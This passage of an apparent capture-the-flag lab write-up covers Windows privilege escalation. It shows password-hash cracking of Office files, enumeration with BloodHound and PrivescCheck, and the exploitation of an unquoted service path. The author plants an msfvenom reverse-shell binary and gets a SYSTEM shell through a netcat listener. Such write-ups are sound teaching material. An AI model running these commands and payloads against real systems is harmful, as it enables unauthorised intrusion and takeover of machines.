Comment        Members in this group are granted the right to logon remotely

Members

-------------------------------------------------------------------------------
bitbucket
The command completed successfully.
Found user.txt
C:\\Users\\bitbucket\\Desktop>type user.txt
THM{ed8...
Privilege Escalation
whoami /priv showed that the account held SeAssignPrimaryTokenPrivilege . I attempted to escalate privileges using GodPotato, but the exploit failed with a Win32Error: 1314 .
C:\\Users\\bitbucket\\Desktop>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeAssignPrimaryTokenPrivilege Replace a process level token  Disabled
SeMachineAccountPrivilege     Add workstations to domain     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
C:\\Users\\bitbucket\\Desktop>.\\GodPotato-NET4.exe -cmd "whoami"
[*] CombaseModule: 0x140711571619840
[*] DispatchTable: 0x140711573937328
[*] UseProtseqFunction: 0x140711573314608
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\\\.\\pipe\\dde8c8f7-83f2-4ea8-8002-607bf436775c\\pipe\\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00003402-12d4-ffff-ce87-3a8b2b9b4525
[*] DCOM obj OXID: 0x153fef8990349303
[*] DCOM obj OID: 0x6aac05a958e86aa
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Identification
[*] Start Search System Token
[*] Find System Token : False
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\\NETWORK SERVICE
[!] Cannot create process Win32Error:1314

While exploring the target host, I discovered two Office documents in C:\\WorkShare . Both files were password-protected. I extracted the hashes using office2john , but the cracking process was not yielding immediate results so I decided to move on to other enumeration methods.
C:\\WorkShare>dir
 Volume in drive C has no label.
 Volume Serial Number is 7CD9-A0AE

 Directory of C:\\WorkShare

03/14/2021  06:47 PM    <DIR>          .
03/14/2021  06:47 PM    <DIR>          ..
03/14/2021  06:46 PM            15,360 RSA-Secured-Credentials.xlsx
03/14/2021  06:45 PM            18,432 RSA-Secured-Document-PII.docx
               2 File(s)         33,792 bytes
               2 Dir(s)  40,648,404,992 bytes free
┌──(kali㉿kali)-[~/Desktop]
└─$ office2john RSA-Secured-Credentials.xlsx > rsa1hash.txt
┌──(kali㉿kali)-[~/Desktop]
└─$ john rsa1hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 AVX 4x / SHA512 128/128 AVX 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Bloodhound

BloodHound enumeration was performed to map out potential privilege escalation vectors. The results indicated that none of the owned users (nik, bitbucket, or contractor-temp) possessed direct paths to Domain Admins.
PrivescCheck.ps1
I executed PrivescCheck.ps1 for automated analysis. The tool identified several high-risk vectors, with the most prominent being an Unquoted Service Path vulnerability.
┏━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┓
┃                 ~~~ PrivescCheck Summary ~~~                 ┃
┗━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┛
 TA0004 - Privilege Escalation
 - Services - Image File Permissions → High
 - Services - Unquoted Paths → High
 - Updates - Update History → Medium
 - User - Privileges → High
 TA0006 - Credential Access
 - Hardening - Credential Guard → Low
 - Hardening - LSA Protection → Low
 TA0008 - Lateral Movement
 - Hardening - LAPS → Medium
Name              : zerotieroneservice
ImagePath         : C:\\Program Files (x86)\\Zero Tier\\Zero Tier One\\ZeroTier One.exe
User              : LocalSystem
Status            : Stopped
UserCanStart      : True
UserCanStop       : True
ModifiablePath    : C:\\Program Files (x86)\\Zero Tier
IdentityReference : BUILTIN\\Users (S-1-5-32-545)
Permissions       : AddFile, AddSubdirectory, WriteExtendedAttributes, WriteAttributes, Synchronize

Name              : zerotieroneservice
ImagePath         : C:\\Program Files (x86)\\Zero Tier\\Zero Tier One\\ZeroTier One.exe
User              : LocalSystem
Status            : Stopped
UserCanStart      : True
UserCanStop       : True
ModifiablePath    : C:\\Program Files (x86)\\Zero Tier\\Zero Tier One
IdentityReference : BUILTIN\\Users (S-1-5-32-545)
Permissions       : AddFile, AddSubdirectory, WriteExtendedAttributes, WriteAttributes, Synchronize

[*] Status: Vulnerable - Severity: High - Execution time: 00:00:00.604
Manual verification with icacls and accesschk confirmed that the current session has write access to the C:\\Program Files (x86)\\Zero Tier directory.
C:\\Users\\bitbucket\\Desktop>icacls "C:\\Program Files (x86)\\Zero Tier"
C:\\Program Files (x86)\\Zero Tier BUILTIN\\Users:(OI)(CI)(W)
                                 NT SERVICE\\TrustedInstaller:(I)(F)
                                 NT SERVICE\\TrustedInstaller:(I)(CI)(IO)(F)
                                 NT AUTHORITY\\SYSTEM:(I)(F)
                                 NT AUTHORITY\\SYSTEM:(I)(OI)(CI)(IO)(F)
                                 BUILTIN\\Administrators:(I)(F)
                                 BUILTIN\\Administrators:(I)(OI)(CI)(IO)(F)
                                 BUILTIN\\Users:(I)(RX)
                                 BUILTIN\\Users:(I)(OI)(CI)(IO)(GR,GE)
                                 CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                 APPLICATION PACKAGE AUTHORITY\\ALL APPLICATION PACKAGES:(I)(RX)
                                 APPLICATION PACKAGE AUTHORITY\\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                                 APPLICATION PACKAGE AUTHORITY\\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                                 APPLICATION PACKAGE AUTHORITY\\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
C:\\Users\\bitbucket\\Desktop>.\\accesschk.exe -accepteula -u bitbucket "C:\\Program Files (x86)"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

R  C:\\Program Files (x86)\\Common Files
R  C:\\Program Files (x86)\\desktop.ini
R  C:\\Program Files (x86)\\Google
R  C:\\Program Files (x86)\\Internet Explorer
R  C:\\Program Files (x86)\\Microsoft.NET
R  C:\\Program Files (x86)\\Uninstall Information
R  C:\\Program Files (x86)\\Windows Defender
R  C:\\Program Files (x86)\\Windows Mail
R  C:\\Program Files (x86)\\Windows Media Player
R  C:\\Program Files (x86)\\Windows Multimedia Platform
R  C:\\Program Files (x86)\\windows nt
R  C:\\Program Files (x86)\\Windows Photo Viewer
R  C:\\Program Files (x86)\\Windows Portable Devices
R  C:\\Program Files (x86)\\Windows Sidebar
R  C:\\Program Files (x86)\\WindowsPowerShell
RW C:\\Program Files (x86)\\Zero Tier
I also confirmed that the current user can restart the service to trigger the exploit.
C:\\Users\\bitbucket\\Desktop>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\\Users\\bitbucket\\Desktop> try { Restart-Service -Name zerotieroneservice -WhatIf; echo "You have permission to restart the service" } catch { "You do not have permission to restart the service" }
What if: Performing the operation "Restart-Service" on target "zerotieroneservice (zerotieroneservice)".
You have permission to restart the service

I generated a reverse shell payload using msfvenom and specifically named it Zero.exe as it targets the first space in the unquoted service path.
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.176.157 LPORT=80 -f exe > Zero.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
I transferred the payload to the target machine and placed it within the C:\\Program Files (x86)\\Zero Tier\\ directory.
Shell as SYSTEM
Upon restarting the service, the Windows executed my malicious Zero.exe binary, which triggered reverse shell callback to my listener, granting me a shell with SYSTEM privileges.
PS C:\\Users\\bitbucket\\Desktop> net stop zerotieroneservice
The zerotieroneservice service is not started.

More help is available by typing NET HELPMSG 3521.

PS C:\\Users\\bitbucket\\Desktop> net start zerotieroneservice
┌──(kali㉿kali)-[~/Desktop]
└─$ rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.176.157] from (UNKNOWN) [10.81.178.188] 51028
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\\Windows\\system32>whoami
whoami
nt authority\\system
Found root.txt
C:\\Users\\Administrator\\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7CD9-A0AE

 Directory of C:\\Users\\Administrator\\Desktop

03/14/2021  06:48 PM    <DIR>          .
03/14/2021  06:48 PM    <DIR>          ..
03/14/2021  06:49 PM                37 root.txt
               1 File(s)             37 bytes
               2 Dir(s)  40,632,434,688 bytes free

C:\\Users\\Administrator\\Desktop>type root.txt
type root.txt
THM{1a1...